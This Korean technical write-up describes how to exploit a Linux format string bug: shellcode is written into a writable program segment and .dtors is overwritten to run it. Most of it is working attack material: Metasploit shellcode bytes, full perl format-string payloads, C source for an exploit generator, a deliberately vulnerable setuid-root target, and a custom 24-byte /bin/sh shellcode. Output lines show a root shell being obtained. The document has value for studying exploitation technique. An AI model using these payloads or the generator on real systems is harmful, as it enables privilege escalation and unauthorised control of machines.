# 기술문서

## Format String Bug에서 Shellcode 삽입

정지훈
binoopang@is119.jnu.ac.kr

# Abstract

리눅스 FSB(Format String Bug)에서 Shellcode를 삽입하는 문제에 대해서 한 가지 의견을 정리하였습니다.

이 문서에서 제안하는 쉘코드의 위치는 공격대상 프로그램의 메모리 세그먼트입니다. FSB는 알려진 대로 메모리 세그먼트에 접근 가능한 한 어떤 위치에도 값을 쓸 수 있습니다. 따라서 쉘코드를 프로그램에 쓰고 실행하자는 게 기본 아이디어 입니다.

큰 버퍼를 필요로 하기 때문에 실용성에 있어서는 쓸데 없는 것일 수 도 있습니다.

# Content

# 1. 목적

## 1.1. 문서의 목적

'FSB'를 사용한 공격의 목적은 취약점을 사용하여 어떤 코드를 실행하는 것입니다. 그런데 이런 취약점과 직면할 때 항상 문제가 되는 것이 어디에 쉘코드를 올릴 것인가 하는 고민입니다. 보통 가능하다면 환경변수를 사용하거나 FSB 공격 코드 뒤에 쉘코드를 넣는 방법이 많이 사용되는 것으로 알고 있습니다. 여기서 제안 하는 것은 메모리에 올려진 프로그램의 어떤 메모리 세그먼트에 쉘코드를 기록하고 '.dtors'를 수정하는 것입니다.

이렇게 되면 쉘코드가 몇 번지에서 시작하는 지 고민할 필요가 없습니다. 단 매우 큰 단점이 있다면 FSB 취약점이 일어날 때 큰 버퍼가 있어야 한 다는 것입니다.

## 1.2. 테스트 환경

자동화 도구와 공격 실험은 'Ubuntu 8.04'에서 수행되었습니다.

- 커널 버전 : 2.6.24.21-generic
- Libc 버전 : glibc-2.7
- Compiler 버전 : gcc 4.2.4

## 2. 쉘코드 삽입

### 2.1. 쉘코드 삽입 위치

리눅스에서 프로그램을 실행하면 몇 개의 메모리 세그먼트가 형성됩니다.

```
[ 버 누 ~]$ cat /proc/self/maps | awk '{print $1, $2,$6}'
08048000-0804f000 r-xp /bin/cat
0804f000-08050000 rw-p /bin/cat
08050000-08071000 rw-p [heap]
b7d46000-b7de7000 r--p /usr/lib/locale/ko_KR.utf8/LC_CTYPE
b7de7000-b7e76000 r--p /usr/lib/locale/ko_KR.utf8/LC_COLLATE
b7e76000-b7e77000 rw-p
b7e77000-b7fc0000 r-xp /lib/tls/i686/cmov/libc-2.7.so
b7fc0000-b7fc1000 r--p /lib/tls/i686/cmov/libc-2.7.so
b7fc1000-b7fc3000 rw-p /lib/tls/i686/cmov/libc-2.7.so
b7fc3000-b7fc6000 rw-p
b7fcc000-b7fcd000 r--p /usr/lib/locale/ko_KR.utf8/LC_NUMERIC
b7fcd000-b7fce000 r--p /usr/lib/locale/ko_KR.utf8/LC_TIME
b7fce000-b7fcf000 r--p /usr/lib/locale/ko_KR.utf8/LC_MONETARY
b7fcf000-b7fd0000 r--p /usr/lib/locale/ko_KR.utf8/LC_MESSAGES/SYS_LC_MESSAG
ES
b7fd0000-b7fd1000 r--p /usr/lib/locale/ko_KR.utf8/LC_PAPER
b7fd1000-b7fd2000 r--p /usr/lib/locale/ko_KR.utf8/LC_NAME
b7fd2000-b7fd3000 r--p /usr/lib/locale/ko_KR.utf8/LC_ADDRESS
b7fd3000-b7fd4000 r--p /usr/lib/locale/ko_KR.utf8/LC_TELEPHONE
b7fd4000-b7fd5000 r--p /usr/lib/locale/ko_KR.utf8/LC_MEASUREMENT
b7fd5000-b7fdc000 r--s /usr/lib/gconv/gconv-modules.cache
b7fdc000-b7fdd000 r--p /usr/lib/locale/ko_KR.utf8/LC_IDENTIFICATION
b7fdd000-b7fdf000 rw-p
b7fdf000-b7fe0000 r-xp [vdso]
b7fe0000-b7ffa000 r-xp /lib/ld-2.7.so
b7ffa000-b7ffc000 rw-p /lib/ld-2.7.so
bfc20000-bfc35000 rw-p [stack]
[ 버 누 ~]$
```

[그림 1] 메모리 세그먼트

위 그림은 'proc' 파일 시스템의 'maps'를 출력한 것입니다. 저 메모리 공간 중 우리에게 유익한 공간이 몇 군대 있습니다. 쓰기 가능한 곳들인데 이 곳에는 'FSB' 취약점을 사용하여 코드를 쓸 수 있는 공간들 입니다. 그런데 리눅스는 쓰기 공간이 있는 세그먼트에 절대로 실행권한을 같이 주지 않습니다. 그런데 아직 이유는 모르겠지만 코드 실행이 가능하다는게 현실입니다. 지금도 이 이유를 찾고 있지만 아직 확실한 이유는 모르겠습니다.

위 그림에서 우리가 코드를 삽입할 메모리를 고르라면 저는 두 번째 세그먼트를 선택하겠습니다. ELF파일이 그대로 메모리에 사상되어 있는 공간입니다. 그리고 쓰기가 가능합니다. 게다가 저 공간은 리눅스 베이스 주소에서 가깝기 때문에 혹여 'proc' 파일 시스템을 못보게 제한해 놓았다 하더라도 쉽게 추측이 가능합니다.[1)]

1) 기본주소 0x8048000에 파일 크기를 확인하면 쉽게 추측이 가능 합니다.

## 2.2. 쉘코드 삽입 방법

쉘코드 삽입하는 방법은 다른 것 없고 일반적인 'FSB'와 동일합니다. 다만 써 주어야 하는 값들이 많아서 계산 과정이 제법 복잡하다는 것입니다.

아래는 메타스플로잇에서 가져온 IA-32 리눅스 쉘코드 입니다.

```
// IA-32 Shellcode <Metasploit>
unsigned char shellcode[] =
"₩x31₩xc9₩x83₩xe9₩xf5₩xd9₩xee₩xd9₩x74₩x24₩xf4₩x5b₩x81₩x73₩x13₩x72"
"₩xa0₩xe4₩xd6₩x83₩xeb₩xfc₩xe2₩xf4₩x18₩xab₩xbc₩x4f₩x20₩xc6₩x8c₩xfb"
"₩x11₩x29₩x03₩xbe₩x5d₩xd3₩x8c₩xd6₩x1a₩x8f₩x86₩xbf₩x1c₩x29₩x07₩x84"
"₩x9a₩xa8₩xe4₩xd6₩x72₩x8f₩x86₩xbf₩x1c₩x8f₩x97₩xbe₩x72₩xf7₩xb7₩x5f"
"₩x93₩x6d₩x64₩xd6";
```

[그림 2] 리눅스 쉘코드

위 코드는 제법 긴 쉘 코드 입니다. 이 코드를 'FSB' 취약점을 사용하여 삽입한 후 '.dtors'를 수정하는 것입니다.

```
[버누~/padocon/2/test]$ (perl -e 'print "AAAA₩x01₩x90₩x04₩x08AAAA₩x03₩x90₩x
04₩x08AAAA₩x05₩x90₩x04₩x08AAAA₩x07₩x90₩x04₩x08AAAA₩x09₩x90₩x04₩x08AAAA₩x0b₩
x90₩x04₩x08AAAA₩x0d₩x90₩x04₩x08AAAA₩x0f₩x90₩x04₩x08AAAA₩x11₩x90₩x04₩x08AAAA
₩x13₩x90₩x04₩x08AAAA₩x15₩x90₩x04₩x08AAAA₩x17₩x90₩x04₩x08AAAA₩x19₩x90₩x04₩x0
8AAAA₩x1b₩x90₩x04₩x08AAAA₩x1d₩x90₩x04₩x08AAAA₩x1f₩x90₩x04₩x08AAAA₩x21₩x90₩x
04₩x08AAAA₩x23₩x90₩x04₩x08AAAA₩x25₩x90₩x04₩x08AAAA₩x27₩x90₩x04₩x08AAAA₩x29₩
x90₩x04₩x08AAAA₩x2b₩x90₩x04₩x08AAAA₩x2d₩x90₩x04₩x08AAAA₩x2f₩x90₩x04₩x08AAAA
₩x31₩x90₩x04₩x08AAAA₩x33₩x90₩x04₩x08AAAA₩x35₩x90₩x04₩x08AAAA₩x37₩x90₩x04₩x0
8AAAA₩x39₩x90₩x04₩x08AAAA₩x3b₩x90₩x04₩x08AAAA₩x3d₩x90₩x04₩x08AAAA₩x3f₩x90₩x
04₩x08AAAA₩x41₩x90₩x04₩x08AAAA₩x43₩x90₩x04₩x08AAAA₩x74₩x98₩x04₩x08AAAA₩x76₩
x98₩x04₩x08","%8₩x2451217c%9₩x24n%10₩x248274c%11₩x24n%12₩x2461554c%13₩x24n%
14₩x2465529c%15₩x24n%16₩x2419078c%17₩x24n%18₩x2414208c%19₩x24n%20₩x246029c%
21₩x24n%22₩x2465170c%23₩x24n%24₩x2429325c%25₩x24n%26₩x2440758c%27₩x24n%28₩x
2430997c%29₩x24n%30₩x2463479c%31₩x24n%32₩x2446646c%33₩x24n%34₩x2442148c%35₩
x24n%36₩x2430308c%37₩x24n%38₩x2413676c%39₩x24n%40₩x2411653c%41₩x24n%42₩x243
8130c%43₩x24n%44₩x245466c%45₩x24n%46₩x24815c%47₩x24n%48₩x2447246c%49₩x24n%5
0₩x2412396c%51₩x24n%52₩x2427030c%53₩x24n%54₩x2423275c%55₩x24n%56₩x249363c%5
7₩x24n%58₩x2411850c%59₩x24n%60₩x2447246c%61₩x24n%62₩x2412308c%63₩x24n%64₩x2
453142c%65₩x24n%66₩x2412155c%67₩x24n%68₩x2414555c%69₩x24n%70₩x2426693c%71₩x
24n%72₩x243548c%73₩x24n%74₩x2426833c%75₩x24n%76₩x2447517c%77₩x24n%78₩x24307
23c%79₩x24n"';cat)|./fsb
```

[그림 3] 공격코드

위 공격코드가 [그림 2]의 쉘코드를 삽입 한 후 '.dtors'를 수정하는 것입니다. 공격 코드를 줄이기 위하여 '$'를 사용하였습니다. 그래도 코드가 매우 길다는 것을 볼 수 있습니다. 이 것이 큰 단점입니다. 만약 버퍼의 크기가 작다면 더 작은 쉘코드를 만들어야 할 것입니다.[2)]

2) 만약 해당 프로그램이 내부적으로 system()을 사용한다면 '.got' 섹션을 사용하여 매우 짧은 공격 코드를 생성할 수 있습니다.

## 3. 자동화 도구의 구현

### 3.1. 구현 목적

추측 하셨겠지만 이런 목적을 위해서 'FSB' 공격 코드를 생성하기란 매우 반복적이고 지루한 과정입니다. 따라서 이 일을 대신해 줄 도구를 만드는 것이 좋을 것 같습니다.

### 3.2. 소스

```
/*--- FSB Exploit Generator by binoopang -------------------------*/
/*----------- binoopang@is119.jnu.ac.kr -------------------------*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define TARGETADDR 0x8049001
#define MAX 100
#define DTORS 0x08049874
#define START_FSB 8

// IA-32 Shellcode <Metasploit>
unsigned char shellcode[] =
"₩x31₩xc9₩x83₩xe9₩xf5₩xd9₩xee₩xd9₩x74₩x24₩xf4₩x5b₩x81₩x73₩x13₩x72"
"₩xa0₩xe4₩xd6₩x83₩xeb₩xfc₩xe2₩xf4₩x18₩xab₩xbc₩x4f₩x20₩xc6₩x8c₩xfb"
"₩x11₩x29₩x03₩xbe₩x5d₩xd3₩x8c₩xd6₩x1a₩x8f₩x86₩xbf₩x1c₩x29₩x07₩x84"
"₩x9a₩xa8₩xe4₩xd6₩x72₩x8f₩x86₩xbf₩x1c₩x8f₩x97₩xbe₩x72₩xf7₩xb7₩x5f"
"₩x93₩x6d₩x64₩xd6";

long values[MAX] = {0,};

void add_dtors()
{
  int codelen = strlen(shellcode), i;
  char numstr[20], a1[4]={0,}, a2[4]={0,}, a3[4]={0,}, a4[4]={0,};
  sprintf(numstr, "%8x", TARGETADDR);
  strncpy(a1, numstr, 2);
  strncpy(a2, numstr+2, 2);
  strncpy(a3, numstr+4, 2);
  strncpy(a4, numstr+6, 2);
  shellcode[codelen]=strtol(a3, NULL, 16);
  shellcode[codelen+1]=strtol(a4, NULL, 16);
  shellcode[codelen+2]=strtol(a1, NULL, 16);
  shellcode[codelen+3]=strtol(a2, NULL, 16);
}

void calculate_values()
{
  int codelength, i, j;
  long a, b;
  unsigned char temp[8] = {0,}, temp2[8] = {0,};
  codelength = strlen(shellcode);
  printf("codelength : %d₩n", codelength);
  printf("first : 0x%x₩n", shellcode[codelength-4]);
```

```
  i = codelength-4;
  j = codelength/2-1;
  while(1)
  {
    memset(temp, 0x00, 8);
    memset(temp2, 0x00, 8);
    // unsigned char code -> string -> long type
    temp[0]=shellcode[i];
    temp[1]=shellcode[i+1];
    temp2[0]=shellcode[i+2];
    temp2[1]=shellcode[i+3];
    sprintf(temp, "%02x%02x", temp[0], temp[1]);
    sprintf(temp2, "%02x%02x", temp2[0], temp2[1]);
    a = strtol(temp, NULL, 16);
    b = strtol(temp2, NULL, 16);

    printf("a : 0x%x, b : 0x%x\n", a, b);

    // +65536 if Smaller than zero
    // We need absolute numbers
    if((b-a) < 0)
      values[j] = b-a+65536;
    else
      values[j] = b-a;

    printf("values : %d\n", values[j]);
    if(i==0)
    {
      values[j-1] = a-(16*codelength/4);
      printf("values : %d\n", values[j-1]);
      break;
    }

    i-=2;
    j--;
  }
}

void print_Exploit()
{
  int k, j, codelen = strlen(shellcode);
  unsigned long target = TARGETADDR;
  unsigned long dtors = DTORS;
  unsigned char A= 'A', temp[64], targetaddr[5];
  char numstr[20], a1[4]={0,}, a2[4]={0,}, a3[4]={0,}, a4[4]={0,};

  printf("\"(perl -e \'print \"");
  for(k=0 ; k<codelen-4 ; k+=2)
  {
    memset(temp, 0x00, 64);
    sprintf(numstr, "%08x", target);
    strncpy(a1, numstr, 2);
    strncpy(a2, numstr+2, 2);
    strncpy(a3, numstr+4, 2);
    strncpy(a4, numstr+6, 2);
    targetaddr[0]=strtol(a4, NULL, 16);
    targetaddr[1]=strtol(a3, NULL, 16);
    targetaddr[2]=strtol(a2, NULL, 16);
    targetaddr[3]=strtol(a1, NULL, 16);
```

```
    sprintf(temp, "%c%c%c%c%%x%02x%%x%02x%%x%02x%%x%02x",A,A,A,A,
                    targetaddr[0], targetaddr[1],
                    targetaddr[2], targetaddr[3]);

    printf("%s",temp);
    dtors+=2;
  }
  printf("%","");
}

void print_Exploit2()
{
  char temp[64];
  int i, j, start = START_FSB;

  for(i=0 ; i<strlen(shellcode)/2 ; i++)
  {
    memset(temp, 0x00, 32);
    sprintf(temp,"%%%d%%x24%dc%%%d%%x24n", start, values[i], start+1)
;
    printf("%s", temp);
    start+=2;
  }
  printf("%%%n%n");
}


int main()
{
  int len = strlen(shellcode);
  int i;
  unsigned char temp;
  for(i=0 ; i<len ; i+=2)
  {
    temp = shellcode[i];
    shellcode[i] = shellcode[i+1];
    shellcode[i+1] = temp;
    printf("%2x,%2x", shellcode[i], shellcode[i+1]);
  }
  add_dtors();
  calculate_values();
  print_Exploit();
  print_Exploit2();

  return 0;
}
```

[그림 6] 공격코드 생성 도구 코드

아직 예외처리를 하지 않아서 다소 오작동이 있을 수 있는 도구 입니다.

도구의 'define'에 쉘코드를 쓸 주소와, '.dtors' 주소, 마지막으로 'fsb'를 위한 최초 포맷 스트링의 갯수를 적어줍니다. 컴파일 후 실행하면 다음과 같은 공격코드를 얻을 수 있습니다.


[그림 7] 생성된 공격 코드

기본적으로 'perl'을 사용하도록 세팅해 놓았습니다. 어떤 도구를 사용하는 건 역시 구현자가 선택할 문제입니다.

## 4. 공격 실험

### 4.1. 공격 할 대상

공격 할 대상의 코드는 다음과 같습니다.

```
#include <stdio.h>
#include <dumpcode.h>

int main(int argc, char **argv)
{
        char buf[1024];
        setreuid(0,0);
        fgets(buf, 2048, stdin);
        printf(buf);
        printf("%n%n");
        dumpcode(buf, 1024);
        dumpcode(0x8049001, 128);
        dumpcode(0x8049874, 4);

        return 0;
}
```

[그림 8] 공격 할 대상 프로그램

매우 전형적인 'FSB' 취약점을 가진 프로그램 입니다. 이 프로그램은 'root'소유의 프로그램이고 현재 'setuid'가 세팅되어 있습니다. 마지막에 덤프코드를 사용하여 값이 잘 들어갔는지 확인합니다.

### 4.2. 공격

다음은 공격 결과 입니다.

```
0x08049001  31 c9 83 e9 f5 d9 ee d9 74 24 f4 5b 81 73 13 72
0x08049011  a0 e4 d6 83 eb fc e2 f4 18 ab bc 4f 20 c6 8c fb
0x08049021  11 29 03 be 5d d3 8c d6 1a 8f 86 bf 1c 29 07 84
0x08049031  9a a8 e4 d6 72 8f 86 bf 1c 8f 97 be 72 f7 b7 5f
0x08049041  93 6d 64 d6 0e 00 00 e0 00 00 00 05 00 00 00 04
0x08049051  00 00 00 03 00 00 00 14 01 00 00 14 81 04 08 14
0x08049061  81 04 08 13 00 00 00 13 00 00 00 04 00 00 00 01
0x08049071  00 00 00 01 00 00 00 00 00 00 00 00 80 04 08 00

0x08049874  01 90 04 08
```

[그림 9] 삽입된 쉘코드

먼저 쉘코드는 0x8049001를 시작으로 잘 삽입된 것을 확인 할 수 있습니다. 그리고 '.dtors'도 0x8049001 즉 쉘코드 시작 위치로 잘 변경되었습니다.

```
0x08049874  01 90 04 08                                  ................
id
uid=0(root) gid=1000(binoopang) groups=4(adm),20(dialout),24(cdrom),25(
0(dip),44(video),46(plugdev),107(fuse),109(lpadmin),115(admin),1000(bin
ers)
```

[그림 10] 'root'로 변경된 'uid'

그리고 'uid'가 인 쉘을 획득할 수 있었습니다.

### 4.3. 쉘코드 최적화

위의 공격에서는 메타스플로잇에서 작성된 쉘코드를 사용하였습니다. 이 코드는 불필요하게 너무 긴것 같아 직접 쉘코드를 짜보았습니다.

```
        printf("length : %d₩n", strlen(scode));
        __asm__ __volatile__ (
        "xor %%eax, %%eax;"
        "xor %%ecx, %%ecx;"
        "xor %%edx, %%edx;"
        "push %%ecx;"
        "push $0x68732f2f;"
        "push $0x6e69622f;"
        "movl %%esp, %%ebx;"
        "movb $0xb, %%al;"
        "int $0x80"
        :
        :
        );
```

[그림 11] 어셈블리 코드

위와 같이 어셈블리 코드를 간단하게 만들었고 호출해본 결과 잘 실행이 되었습니다.

```
#include <stdio.h>

unsigned char scode[]=
"₩x31₩xc0₩x31₩xc9₩x31₩xd2₩x51₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69"
"₩x6e₩x89₩xe3₩xb0₩x0b₩xcd₩x80₩x90";

int main()
{
        printf("length : %d₩n", strlen(scode));

        void (*scall)(void) = scode;
        scall();
```

[그림 12] 기계어 코드 작성

어셈블리 코드를 기계어로 추출 한 결과 24바이트가 나왔습니다. 메타스플로잇 코드가 작성한 쉘코드가 68바이트 였던 것을 생각해 보면 매우 짧아졌습니다. 더 짧게 만들고도 싶지만 아직 제 실력이 부족한 탓에 좀더 연구를 해봐야 할 것 같습니다.

```
[ 비 누 ~/my_document/document/c/fsb/shell]$ ./shell
length : 24
$
```

[그림 13] 쉘코드 작동 확인

물론 만들어진 24바이트 짜리 코드는 잘 작동하였습니다. 이제 이 코드를 'FSB'에 사용해 보고 실제 공격에 몇 바이트의 버퍼를 사용하는 지 확인 해 보겠습니다.

```
(perl -e 'print "AAAA₩x01₩x90₩x04₩x08AAAA₩x03₩x90₩x04₩x08AAAA₩x05₩x90₩x04₩x
08AAAA₩x07₩x90₩x04₩x08AAAA₩x09₩x90₩x04₩x08AAAA₩x0b₩x90₩x04₩x08AAAA₩x0d₩x90₩
x04₩x08AAAA₩x0f₩x90₩x04₩x08AAAA₩x11₩x90₩x04₩x08AAAA₩x13₩x90₩x04₩x08AAAA₩x15
₩x90₩x04₩x08AAAA₩x17₩x90₩x04₩x08AAAA₩x74₩x98₩x04₩x08AAAA₩x76₩x98₩x04₩x08","
%8₩x2449089c%9₩x24n%10₩x242304c%11₩x24n%12₩x242304c%13₩x24n%14₩x2438432c%15
₩x24n%16₩x2450910c%17₩x24n%18₩x2414660c%19₩x24n%20₩x2450933c%21₩x24n%22₩x24
14842c%23₩x24n%24₩x248204c%25₩x24n%26₩x2410101c%27₩x24n%28₩x247208c%29₩x24n
%30₩x2450037c%31₩x24n%32₩x2465409c%33₩x24n%34₩x2430723c%35₩x24n"';cat)|

[ 비 누 ~/my_document/document/c/fsb]$
```

[그림 14] 새로 만들어진 공격 코드

[그림 7]과 비교하면 비교적 많이 줄어들었음을 느낄 수 있습니다. 이제 이 코드로 실제 공격을 해 보겠습니다.


```
.............
0x08049071  00 00 00 01 00 00 00 00 00 00 00 00 80 04 08 00    ....
.............

0x08049874  01 90 04 08
                                                              ........

........
id
uid=0(root) gid=1000(binoopang) groups=4(adm),20(dialout),24(cdrom
),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),109
(lpadmin),115(admin),1000(binoopang),1001(vboxusers)
```

[그림 15] 공격 성공

공격은 잘 되었습니다. 이제 공격 코드가 얼마만큼의 공간을 차지하는지 확인해 보겠습니다.




[그림 16] 공격코드가 버퍼에 차지하는 공간

[그림 16]은 실제 공격코드가 버퍼에 자리잡은 모양입니다. 확인해 보니 약 320바이트 공간이면 공격이 가능하였습니다. 효용성을 따져 보았을 때 320바이트도 작은공간은 아닙니다. 하지만 충분히 줄일 수 있음을 확인하였습니다.

## 5. 결론

몇 일전에 썼던 리눅스 코드 인젝션의 문서 탓인지 자꾸 요즘엔 리눅스에서 프로세스를 보면 무엇인가 코드를 넣어보고 싶은 생각이 많이 듭니다. 거기서 'FSB'를 직면하니 또 이걸로 코드 인젝션 해보자는 생각이 들어서 문서를 썼습니다. 어떻게 보면 유용할 수 있을 것도 같은데 이런 공격환경이 갖추어진 환경을 만난다는 게 또 그리 쉬울 것 같지 않습니다. 좀 더 완벽한 공격을 위해서 매우 짧은 쉘코드를 사용한다면 유용해 질 것 같습니다.